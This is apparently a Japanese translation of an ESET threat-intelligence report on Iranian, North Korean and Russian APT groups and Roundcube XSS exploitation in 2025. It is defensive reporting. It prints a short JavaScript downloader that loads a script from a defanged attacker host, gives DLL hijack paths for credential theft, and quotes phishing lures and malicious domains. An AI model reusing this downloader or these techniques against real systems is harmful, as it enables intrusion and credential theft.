MuddyWater は引き続き非常に活発であり、アフリカ（ナイジェリア）、アジア（アルメニア、アゼルバイジャン、キプロス）、ヨーロッパ（アルバニア、ギリシャ）、中東（エジプト、イスラエル、サウジアラビア、アラブ首長国連邦）、北米（アメリカ合衆国）の組織を標的としています。2025 年第 2 四半期および第 3 四半期に観測されたキャンペーンはいずれも、MuddyWater 特有の手口が鮮明に表れています。具体的には、標的に合わせたテーマのスピアフィッシングを用い、リンク経由でリモート監視・管理（RMM）ツール（例：PDQ や Atera）のダウンロードまたはインストールするか、あるいはドロッパー（多くは Windows の VBScript）を通じて、カスタムバックドアをメモリ上に展開するローダーを設置しています。

しかし、この監視期間における MuddyWater の活動で最も注意すべき点は、これらの手法ではありません。注意すべきは、



イラン系 APT グループの**標的となっている業界**

イラン系 APT グループが使用している**初期アクセスの手法**とその MITRE ATT&CK の ID

組織内の侵害したアカウントから送信される内部スピアフィッシングです。MuddyWater は標的組織のメール受信箱を侵害し、その受信箱を利用して同じ組織内の多くの（ただし全員ではない）従業員にスピアフィッシングメールを送信します。

MuddyWater の内部スピアフィッシングは非常に高い成功率となっており、多くの受信者がリンクをクリックして RMM ツールをダウンロードしたり、悪意のあるアーカイブファイルを開いたりしていることから、この手法には注意しなければなりません。成功率が高い主な理由のひとつは、サイバーセキュリティツールやプロフェッショナルが通常、組織外部から届くフィッシングメールの対策に重点を置いている点にあります。内部スピアフィッシングを監視することは大きな負担となり、場合によっては過剰な負荷を招くこともあります。その結果、アラート疲れを引き起こし、アラートの対象範囲が限定的すぎて多くの攻撃を十分に検知できなくなるケースもあります。

また、内部スピアフィッシングは、SOC（セキュリティ運用センター）のアナリストの通常の想定に反する手法です。SOC は一般に、攻撃者はまず外部からフィッシングメールで侵入し、その後で組織内でラテラルムーブメントを行うことを想定しています。しかし、MuddyWater は、侵害した受信箱を利用することで組織が講じているメール対策を回避し、多くのラテラルムーブメントの検出を回避しています。この手法によって、膨大な情報から、貴重なインテリジェンスを得ています。

ギリシャの海運業界を標的とする GalaxyGato

MuddyWater や一部の中国系グループと同様に、GalaxyGato もギリシャの海運業界の組織を標的にし始めています。2025 年 7 月以降、GalaxyGato は自らの別名でもある C5 バックドアを使用しており、この C5 は段階的に改良が加えられています。

ギリシャを標的としたキャンペーンでは、GalaxyGato は PowerShell スクリプトを使用して、侵害したシステムの情報を列挙し、インストール済みプログラムの一覧を取得しました。これは、サイバーセキュリティソフトウェアによる検出の回避を目的としていると考えられます。PowerShell が特にこのような形で悪用される場合、SOC アナリストによる検出の可能性が低くなり、攻撃者にとって非常に実用的な手段となります。IT 管理者や Microsoft InTune のようなエンドポイント管理ソフトウェアは PowerShell を使用して常に同様の処理を行っているため、GalaxyGato による PowerShell の活動はこのようなバックグラウンド処理に紛れて目立たなくなります。

このキャンペーンは、実環境でこの C5 バージョンが観測された初のケースではありません。このバージョンが初めて使用されたのは、GalaxyGato がイスラエルの組織を標的とした 2025 年 7 月のキャンペーンでした。このときも PowerShell が使用されましたが、今回は C&C サーバーから C5 を配信するために使用されています。C5 はオープンソースの難読化ツールである ConfuserEx によって保護・高度に難読化されており、一部の SOC では解析を困難にし、対応の遅れを招く可能性があります。

このキャンペーンで注意すべき点として、DLL 検索順序ハイジャックが挙げられます。GalaxyGato は悪意のある DLL を Windows Defender ディレクトリ（`C:\Program Files\Windows Defender`）にプッシュしています。Windows Defender は同名の DLL（`Version.dll`）を呼び出しますが、ディスク上の場所に基づいて、悪意のある DLL が先に読み込まれます。この悪意のある DLL はさらに、1 つ下位にあるディレクトリ（`C:\Program Files\Windows Defender\Offline\MMpLics.dll`）にある悪意のある DLL を呼び出し、GalaxyGato がこの DLL を被害者のシステムにプッシュします。この 2 番目の DLL である `MMpLics.dll` は、ユーザーが認証情報を入力するたびに LSASS によって呼び出され、`MMpLics.dll` は入力された認証情報を Windows Defender ディレクトリにある別ファイル（`C:\Program Files\Windows Defender\en-US\MsMpCon.dll.mui`）に書き込みます。これにより、GalaxyGato は、ラテラルムーブメントや権限昇格のための認証情報を外部に送信できるようになります。

北朝鮮


DeceptiveDevelopment Lazarus ScarCruft Kimsuky Konni

北朝鮮とつながりのある APT グループの活動概要

北朝鮮系のサイバー攻撃者は、引き続き北朝鮮政権が地政学的に優先する目的の達成に向けて非常に活発に活動しています。これらの目的には、従来型の戦略的スパイ活動に加え、近年ではそれ以上に、サイバー犯罪的手法を通じて政権の資金を獲得することも含まれます。ESET は、ここ数か月間、この目的のもとで展開された複数の新たなキャンペーンを確認しており、これらのキャンペーンは DeceptiveDevelopment、Lazarus、Kimsuky、Konni といったグループによって実行されており、北朝鮮の現在の主な資金源である暗号資産分野を標的としたキャンペーンもありました。予想されるように、韓国は北朝鮮系のサイバー攻撃者から最も頻繁に標的とされている国ですが、この監視期間中にはウズベキスタンのような、これまであまり見られなかった国が標的となり被害を受ける事例も観測されました。

技術的な観点から見ると、北朝鮮系 APT グループ間で手法やツールが重複するケースが増加しています。これにより、攻撃者を特定するときに課題が生じ、場合によっては混乱を招くこともあります。最近、DTEX Systems が公開した北朝鮮のサイバー攻撃に関する報告書でも指摘されているように、ESET は、これらの手法やツールの重複は北朝鮮のサイバー攻撃能力の「自然な進化」によって生じた可能性が高いと考えています。これは、初期のサイバー攻撃者が年月を経てスキルを成熟させ、そのオペレーターが徐々に他の部隊へ配属される中で、新たな APT グループを立ち上げたり指揮したりする過程で、これまで培った知識やツールが拡散していることを示しています。

さらに、こうした組織的な要因に加えて、不正確な報道が状況を一層曖昧にしている場合もあります。例えば、韓国を標的とした一部の作戦は公的に Kimsuky 傘下のグループによる活動とされていますが、実際には関連性が薄い場合や、大量拡散型クライムウェアの特徴を示すケースも存在します。最後に、本レポートの後半では、2025 年 8 月にメディアで大きな注目を集めた「Kimsuky リーク」と呼ばれる Kimsuky 関連データの流出・公開事案について、ESET の見解を簡潔に示します。



北朝鮮系 APT グループの**標的となっている業界**

北朝鮮系 APT グループが使用している**初期アクセスの手法**とその MITRE ATT&CK の ID

DeceptiveDevelopment：世界中の偽 IT 労働者たちよ、団結せよ！

ここ数か月、ESET は DeceptiveDevelopment の活発な活動を観測しており、その活動の一部を 2025 年の Virus Bulletin カンファレンスで公表しました。DeceptiveDevelopment は、偽の採用担当者のプロフィールを使ってソフトウェア開発者に近づくことで知られるサイバー攻撃グループです。特に暗号通貨プロジェクトに関わる開発者を標的とし、トロイの木馬化したコードベースを提供した上で、偽の面接プロセスの一環としてバックドアを被害者のマシンに仕込む手口を使用します。

最近の ESET が検出した中で特に注意すべきなのは、2018 年に Lazarus が使用した Akdoor バックドアと、2025 年 8 月に DeceptiveDevelopment が使用した新しいバックドア（ESET は AkdoorTea と命名）との間に、顕著な類似点が見られることです。ESET はまた、DeceptiveDevelopment と他の北朝鮮系 APT グループによる IT ワーカーを狙った詐欺作戦との間にもいくつかの関連性を確認しており、UNC5267 や Jasper Sleet などの脅威グループの一部の活動が重複していることも特定して公開しています。ESET の調査結果は、米国司法省が 2025 年 6 月に北朝鮮系 APT グループによる IT ワーカーのエコシステムを標的とした共同作戦を発表した内容と重なります。この作戦では、29 か所の PC 拠点に対する捜索・押収が行われ、共謀者として特定された 10 名が起訴されています。

韓国を標的としたサプライチェーン攻撃と水飲み場攻撃

Lazarus と ScarCruft は最近、韓国のソフトウェアベンダーを侵害し、その後ソフトウェアのインストーラーをトロイの木馬化したり、ソフトウェアアップデートの機構を乗っ取ったりする手法で、攻撃能力の高さを示しています。

2025 年 4 月には、Kaspersky の研究者が、Lazarus グループによる Cross EX を介した水飲み場攻撃に関するレポートを発表しました。Cross EX は、韓国のオンラインバンキングや政府系 Web サイトでユーザー環境を保護するために使用されているセキュリティソフトウェアです。攻撃者は、侵害したマシンに ThreatNeedleTea および SIGNBT バックドアを展開しています。

2025 年 5 月、ESET は韓国の ERP ソフトウェアのトロイの木馬化されたインストーラーを検出しました。このインストーラーはベンダーの公式 Web サイトからダウンロードされたものでした。ScarCruft はソフトウェアベンダーの Web サイトを侵害し、攻撃用に改ざんしたインストーラーをアップロードしたと考えられます。

同様に、2025 年 8 月には韓国の CCTV のソフトウェアの侵害されたインストーラーも、同ベンダーの公式 Web サイトからダウンロード可能な状態で検出されました。両方の事例で、インストーラーに組み込まれた悪意のあるコードは RokRAT（ScarCruft の特徴的なバックドア）をダウンロードする仕組みになっていました。

Lazarus が続ける容赦ない攻撃

ESET は、Lazarus グループの活動をこの期間も引き続き追跡しています。2025 年 4 月には、Lazarus がある病院のネットワークに ThreatNeedleTea バックドアを展開した事例を特定して公開しました。数週間後、侵害したシステムを完全に乗っ取った後に、Qilin ランサムウェアの亜種が実行され、脅迫メッセージが表示されました。ESET はこの活動を Lazarus 傘下のグループによるものとして追跡していますが、Microsoft は同じ活動を別の北朝鮮系の攻撃グループ、Moonstone Sleet によるものとしています。

2025 年 8 月、ESET は韓国のニュース・メディア企業が侵害されていることを発見しました。ESET は、この活動は Lazarus が長期的に実行しているキャンペーン「BookCode 作戦」に起因すると考えています。このキャンペーンは、KISA が 2020 年 4 月に初めて報告し、続いて ESET が 2020 年 11 月にブログで解説しています。この事例では、攻撃者は対象企業のカスタム Web アプリケーションを侵害し、HTTP/S ダウンローダー「ArticleTea」と名付けたツールを展開しています（ESET による命名）。

2025 年 9 月、Lazarus のオペレーターは、イタリアの航空宇宙企業のネットワークも侵害しています。攻撃者はさまざまなドロッパーやローダーを展開し、代替データストリーム（ADS）から最終段階で使用するペイロードを抽出して読み込みました。その最終段階として、ImprudentCook ダウンローダーおよび ScoringMathTea バックドアが確認されました。

この攻撃で選ばれた標的は、最近 ESET が確認した DreamJob 作戦の活動の一部と一致しています。このキャンペーンは Lazarus によって実行されていると考えられており、最近のブログでも報告しているように、ドローン分野に従事する欧州企業を標的としていました。

その他の注目すべき活動

Kimsuky および Konni は、韓国における暗号通貨、学術期間、会計の 3 つの分野を繰り返し標的としており、各分野に合わせたスピアフィッシングメールのテーマやおとりドキュメントを使用していました。これらの多くの攻撃で、Dropbox や GitHub などのクラウドサービスが C&C サーバーとして悪用されていました。さらに、Kimsuky は外交機関や韓国のシンクタンク、学術機関を標的とした一部の攻撃で ClickFix の手法を試しています。

2025 年 3 月、韓国のユーザーが、北朝鮮系グループが使用しているマルウェアの典型的な特徴がある複数の検体を VirusTotal にアップロードしました。ESET が確認した検体は以下の通りです。

- `ssh_config.dat`：HTTP バックドア。ファイル名および内部 DLL 名（`Memload_V2.0.dll`）から、ESET はこの HTTP バックドアを SHMemLoader と命名しました。
- `sshd_conf.dat`：画面やクリップボードのコンテンツを収集するスパイツールです。
- `sshdc.exe`：ユーザーのコンソールセッション内で新しいプロセスを実行するコマンドラインツール（可能な

場合は高い権限レベルで実行）。ESET はこのツールを SessionRunner と命名しました。

- `BizboxAMessenger.exe`：Go 言語で作成されたドロッパーであり、正規の **BlueMoonSoft** GRADIUS コンポーネントと SHMemLoader の亜種を展開します。

SHMemLoader は、Kimsuky、Andariel、Lazarus のツールのコードの一部が類似していますが、ESET はこの活動を Kimsuky 傘下の LoadDenise 作戦として追跡しています。

2025 年 8 月には、Konni が侵害後に使用しているツールキットについて、詳しい情報を得ることができました。ウズベキスタンで既に侵害されていたマシンに ESET 製品がインストールされ、初回のスキャンで、Konni バックドア、カスタムリバース TCP トンネルソフトウェア、**RDP Wrapper** ライブラリのコピー、EternalBlue 脆弱性（**CVE-2017-0144**）を攻撃するカスタムツールが検出されました。

最後に、Konni が 2025 年 9 月に macOS マシンを標的としたキャンペーンを実施していたことを特定して公開しました。Konni が macOS を標的に攻撃するのは非常に珍しい事例です。この悪意のある AppleScript は、ソーシャルエンジニアリングによって得たユーザーの認証情報を検証し、その後最終的なペイロードをダウンロードしました。

この事例における最終的なペイロードは改変された EggShell バックドアで、これまでは特定の北朝鮮系の APT グループとは**関連付け**られていませんでした。




図 3. 悪意のある AppleScript によって表示されたパスワード入力プロンプト

APT の崩壊 — 北朝鮮ファイルの流出

2025 年 8 月、アンダーグラウンド誌 Phrack は、Kimsuky の多くのバックドアやツール、さらに内部文書を含む一連のファイルについての記事を**公開**しました。このいわゆる「Kimsuky リーク」を扱った記事は、オンラインメディア（**Heise.de**、**ZDNet Korea**、**News1.kr**、および **KoreaHerald**）などで大きく取り上げられ、複数の報道機関が Phrack の主張、つまりこれらのファイルが Kimsuky と関連しているという見解をそのまま伝えました。ESET の研究者が公開されたファイルを詳しく調査した結果、これらのファイルは既知の北朝鮮系の APT グループとは関係がない可能性が高いとの結論に至りました。このように判断しているのは ESET だけではなく、韓国のセキュリティ企業 AhnLab（韓国語の**記事**を参照）や、**Enki** の研究者も、このファイルダンプについて公開した資料で同じ結論に達しています。

ロシア

RomCom Gamaredon InedibleOchotense Sandworm

ロシアとつながりのある APT グループの活動概要


過去 6 か月間、ESET はロシア系サイバー攻撃グループによって実行された多くの作戦を分析してきました。これらのグループは主にウクライナおよび EU 加盟国を標的としており、初期アクセスを取得する手段として、スピアフィッシングメールを通常使用しています。注意すべきなのは、たとえ標的がウクライナ以外であっても、多くの場合、ウクライナや同国とロシアとの戦争に何らかの明確な関連が見られることです。これは、現在の紛争がロシアの情報機関における重大な課題であり、リソースの大部分を依然として動員している要因となっていることを強く示唆しています。

RomCom、WinRAR のゼロデイを使用

RomCom はロシア系サイバー攻撃グループであり、Storm-0978、Tropical Scorpius、または UNC2596 としても知られています。RomCom は、場当たり的なキャンペーンと標的を絞ったスパイ活動の両方を実施しています。RomCom は近年、キャンペーンでゼロデイ脆弱性を攻撃するエクスプロイトを展開していることで大きな注目を集めています。

具体的には、RomCom は 2023 年 6 月に、ヨーロッパの防衛・政府機関を標的としたスピアフィッシングキャンペーンを開始しました。このキャンペーンでは、Ukrainian World Congress に関連した文書をおとりとして使用しています。BlackBerry の報告によると、添付されていた Word 文書は CVE-2023-36884 の脆弱性を攻撃するものでした。さらに、同グループは 2024 年 10 月 8 日に、当時特定されていなかった Firefox の脆弱性（後に CVE-2024-9680 として登録）を攻撃し、RomCom バックドアを配布したことが、ESET の研究者によって報告されています。

2025 年 7 月中旬、ESET は WinRAR にゼロデイ脆弱性が存在することを発見しました。この脆弱性は RomCom によるスピアフィッシングキャンペーンで悪用されていました。この活動については、8 月に ESET が公開したブログで説明しています。この脆弱性は、代替データストリーム（ADS）を使用してパストラバーサルを行うものであり、CVE-2025-8088 として追跡されています。この攻撃者は、単一の無害なファイルのみが含まれるように見えるアーカイブファイルを巧妙に作成しています。しかし、被害者が無害に見えるこ



ロシア系 APT グループの**標的となっている業界**

ロシア系 APT グループが使用している**初期アクセスの手法**とその MITRE ATT&CK の ID

のファイルを開くと、WinRAR はそのファイルに含まれるすべての ADS も一緒に展開します。その結果、悪意のある DLL が `%TEMP%` ディレクトリに展開されます。

さらに、悪意のある LNK ファイルが Windows のスタートアップフォルダに配置され、ユーザーがログインするたびに実行されるようになり、システムに常駐します。攻撃が成功すると、SnipBot の亜種、RustyClaw、Mythic エージェントなど、RomCom グループが使用しているさまざまなバックドアが配信されます。この攻撃キャンペーンは、ヨーロッパやカナダの金融、製造、防衛、物流企業を標的としていました。

7 月 24 日に ESET は、この脆弱性を WinRAR に報告し、同社は迅速に修正パッチを提供しています。更新版の WinRAR 7.13 は、2025 年 7 月 30 日にリリースされました。

Gamaredon の最新動向

ESET は、数年間にわたり、ウクライナで最も活発な APT グループの 1 つとされる Gamaredon の活動を追跡しており、調査によって得られた洞察を共有してきました。それらの洞察には、**2022 ～ 2023 年**に観測された詳細な活動および**2024 年**まで継続している動向が含まれています。

Gamaredon は、作戦中に初期アクセスを得るためにスピアフィッシングを利用しています。ESET は、ここ数か月、これらのキャンペーンの頻度が高くなっていることを観測しました。9 月下旬に、Gamaredon が、通常使用している HTML スマグリングの手法に加え、先に説明した WinRAR 脆弱性（CVE-2025-8088）を利用した実験的な取り組みを行っていたことを**報告**しました。

2025 年 9 月、ESET はウクライナの組織を標的とした Gamaredon および Turla の連携について詳述した**ブログ**を公開しました。ESET のテレメトリから、Gamaredon のインプラント（PteroGraphin、PteroOdd、PteroPaste など）が使用され、Turla のバックドア Kazuar v3 を再起動させ、Kazuar v2 をウクライナの複数のマシンに展開していたことが確認されました。Turla によって被害を受けた組織の数は、Gamaredon に比べて相対的に少ないことから、Turla のバックドアは価値の高い標的を選択して展開されていたと考えられます。通常、ロシア系 APT グループ間では**激しい抗争**が繰り広げられており、互いに協力することはほとんどありません。そのため、今回観測された両グループの協力関係は、特に注目に値する事例です。

Gamaredon は、検知を回避するために常に使用しているツールセットを改良しています。この期間中、Gamaredon は主要なファイル窃取ツール「PteroPSDoor」と「PteroVDoor」を強化し、盗み出したファイルを **Tebi** や **Wasabi** などの Amazon Simple Storage Service（S3）互換の正規のクラウドストレージサービスへ送信できるようにしていたことが確認されています。

Gamaredon は、難読化の手法を継続的に改良していることに加え、`loca.lt`、`loophole.site`、`devtunnels.ms` といったこれまで確認されていなかったトンネリングサービスや、`workers.dev` のようなサーバーレスコンピューティングサービスの利用も始めています。


InedibleOchotense

2025 年 5 月、ウクライナの複数の組織を標的にし、ESET になりすましたスピアフィッシングキャンペーンが発生しました。

このキャンペーンは、ESET が InedibleOchotense と命名したロシア系攻撃グループによって実行されたと ESET は考えています。InedibleOchotense の TTP は、**EclecticIQ** のブログで報告されているキャンペーンと酷似しており、Mandiant が **BACKORDER** と命名したダウンローダーを使用するキャンペーンと、**UAC-0212** グループによるキャンペーンと一致します。

特定されたこのキャンペーンでは、InedibleOchotense がウクライナの複数の組織に対して、トロイの木馬化された ESET インストーラーへのリンクが含まれるスピアフィッシングメールや Signal メッセージを送信していました。このようなメッセージの例として、2025 年 5 月 21 日に `emily.johnson@eset-endpoint-antivirus[.]com` から送信されたメッセージを図 4 に示します。このボタンは、`https://eset-review[.] com/eset/download/` に接続していました。

メール本文はウクライナ語で書かれていましたが、冒頭の 1 行にロシア語の単語「заказник」が使われていました。この単語は通常「自然保護区」を意味するため、おそらく誤記または翻訳ミスだと考えられます。「お客様」を意味する正しいウクライナ語は「замовник」です。


Поважний заказник!

Наша група нагляду обнаружила дивну процес, зв'язану з ваша електронною електронною поштою.

Якщо у останньому час ви отримували електронні дивного змісту, ваш комп'ютер може бути небезпечний.

Для виявлення та запобігання ризикам рекомендуємо вам скористатися наше офіційне програмне забезпечення для усунення загроз і запустити його.

ПЕРЕВІРИТИ КОМП'ЮТЕР

С увагою, команда ESET!

図 4. InedibleOchotense から送信されたスピアフィッシングメール

このメールの一部を修正した内容の日本語翻訳を以下に示します。

> *お客様各位、*
>
> *ESET の監視チームは、お客様のメールアドレスに関連する不審なプロセスを検出しました。*
>
> *最近、不審な内容のメールを受信している場合、お使いのコンピューターが危険にさらされている可能性があります。*
>
> *リスクを検出して脅威を予防するために、ESET が公式に提供している脅威対策ソフトウェアを使用して実行することをお勧めします。*
>
> *コンピューターを確認する*
>
> *どうぞよろしくお願いいたします。ESET チーム*

ウクライナでは ESET のソフトウェアが広く利用されており、InedibleOchotense は標的をだまして悪意のあるプログラムをインストールさせるために、ESET の評判を悪用しようとした可能性が高いと考えられます。なお、ESET および ESET のウクライナ国内パートナーは、このようなメールを一切送信していません。

このキャンペーンでは、以下のいくつかの配信用 Web サイトが使用されていました。

- `esetsmart[.]com`
- `esetscanner[.]com`
- `esetremover[.]com`

メール内の URL は、ESET を装った悪意のあるドメインにつながっており、そのドメインからダウンロードされる ZIP アーカイブには、正規の **ESET AV Remover** と、**EclecticIQ** によって特定され文書化されている Kalambur バックドアの亜種が含まれています。

Sandworm

Sandworm は依然としてウクライナで破壊活動を目的とするキャンペーンを続けており、主に Active Directory のグループポリシー機能を悪用して、さまざまなデータワイパー型マルウェアを展開しています。

2025 年 4 月には、攻撃者はウクライナの大学に対して「ZEROLOT」および「Sting」という 2 種類のワイパー型マルウェアを使用しました。Sting ワイパーは、`DavaniGulyashaSdeshka` という名前の Windows のスケジュールタスクを介して実行されていますが、この語句はロシア語のスラングに由来し、直訳すると「グヤーシュでも食べてろ」といった意味です。

さらに 6 月と 9 月には、Sandworm が政府、エネルギー、物流、穀物の各分野で活動するウクライナ組織に対して、複数のデータワイパー型マルウェアの亜種を展開しました。これら 4 つの分野はいずれも 2022 年以降にワイパー型マルウェアの攻撃対象となっていますが、特に穀物分野はこれまで比較的攻撃が少なかったことから、注意が必要です。穀物輸出は**ウクライナの主要な収入源**のひとつであることから、このような攻撃は戦時下における同国の経済を弱体化させる目的を反映している可能性があります。

この期間中、ESET は UAC-0099 グループが初期アクセスのための活動を行い、その後、標的を Sandworm に引き渡して攻撃活動を継続して実施させていたことを観測および確認しました。UAC-0099 の最近の活動については、**CERT-UA**（ウクライナ政府のサイバー緊急対応チーム）および **Fortinet** によって詳細に記録・報告されています。

Sandworm によるこれらの破壊的な攻撃は、ワイパー型マルウェアが依然としてウクライナに対するロシア系攻撃グループの主要な攻撃手段のひとつであることを改めて示しています。これらのグループが 2024 年後半には**スパイ活動へ軸足を移している**とする報告もありますが、ESET は 2025 年初頭以降も Sandworm がウクライナの組織に対して定期的にワイパー型マルウェアによる攻撃を実行していることを確認しています。

その他の APT グループの活動

Winter Vivern

注意が必要なその他の APT グループの活動

ESET の研究者は、知名度がそれほど高くないグループのキャンペーンも追跡しています。このセクションでは、Roundcube に存在する同じ XSS 脆弱性を悪用している 2 つのグループに注目し、イラクで確認された Android スパイウェアについて説明します。これは、イラクのいずれかの国内治安機関と関連している可能性があります。

複数のグループが、Roundcube の脆弱性（CVE-2024-42009）を悪用

2025 年 6 月、ポーランドのコンピューター緊急対応チーム（CERT Polska） は、FrostyNeighbor が CVE-2024-42009 を悪用していることに関するアドバイザリを発表しました。この脆弱性は Roundcube に存在する XSS で、Web メールブラウザクライアントのコンテキストで任意の JavaScript コードを実行可能にします。この脆弱性を悪用している他の複数のグループも検出されていることに注意が必要です。ここではその 2 つのグループについて説明します。

Winter Vivern

ESET のテレメトリを遡って調査したところ、2025 年 1 月に送信された、CVE-2024-42009 を悪用する 2 通のスピアフィッシングメールを発見しました。これらのメールは、おそらく侵害されたメールアドレスと考えられる info@arpra[.]eu および saltanat@climate[.]kz から送信され、件名はそれぞれ「ARPRA」（図 5 を参照）と「We are mooving to new office」となっていました。

いずれの場合も、XSS の脆弱性が悪用され、図 6 に示す JavaScript ダウンローダーが実行されます。

不明な攻撃者による活動

ESET は、Roundcube の XSS 脆弱性（CVE-2024-42009）の悪用を追跡中に、少なくとも 2024 年 10 月から活動を始めた別のクラスターを発見しました。このクラスターはポーランドとリトアニアの組織を標的としています。

ESET は、悪意のあるメールの送信に使用された 3 つの異なるメールアドレスを特定しました。

- `ogl@infoludek[.]pl`
- `oglinfo@infoludek[.]pl`
- `www@agcentrum[.]pl`

メールのおとりコンテンツは、Infoludek、JobFest、Caritas Polska、AG Centrum など、さまざまなポーランド企業を装っています。興味深いことに、図 7 に示すように、絵文字や箇条書きの使用から判断すると、この内容は生成 AI で作成された可能性があります。

```
Good afternoon,

The main activities of our company are:
- Recruiting, outsourcing, outstaffing;
- Real estate and business;
- Construction and technical supervision.

Do you have a desire to find a house, apartment, villa or land? Team of experienced
professionals will find it for you in shortest time!

https://www.arpra.eu/

00-079 Warszawa,
ul. Krakowskie Przedmiescie 79
Regon: 142262106
NIP: 5242703305
KRS: 0000352535
info@arpra.eu
```

図 5. 最初のスピアフィッシングメールのおとりコンテンツ

```
var s= 'function f() { var d=document.createElement("script");d.src="https://serviceopsys[.]com/
preload.js";document.body.appendChild(d); }';eval(s);f();
```

図 6. JavaScript ダウンローダー

```
Cześć! 👋

Szukasz nowego domu? Chcesz sprzedać samochód? A może potrzebujesz pracy?
Na Infoludek.pl znajdziesz wszystko, czego potrzebujesz! 📢

🔹 Darmowe ogłoszenia – dodaj swoje ogłoszenie w kilka minut!
🔹 Tysiące ofert – praca, nieruchomości, usługi i wiele więcej!
🔹 Lokalni kupujący i sprzedający – bez pośredników, bez ukrytych kosztów.

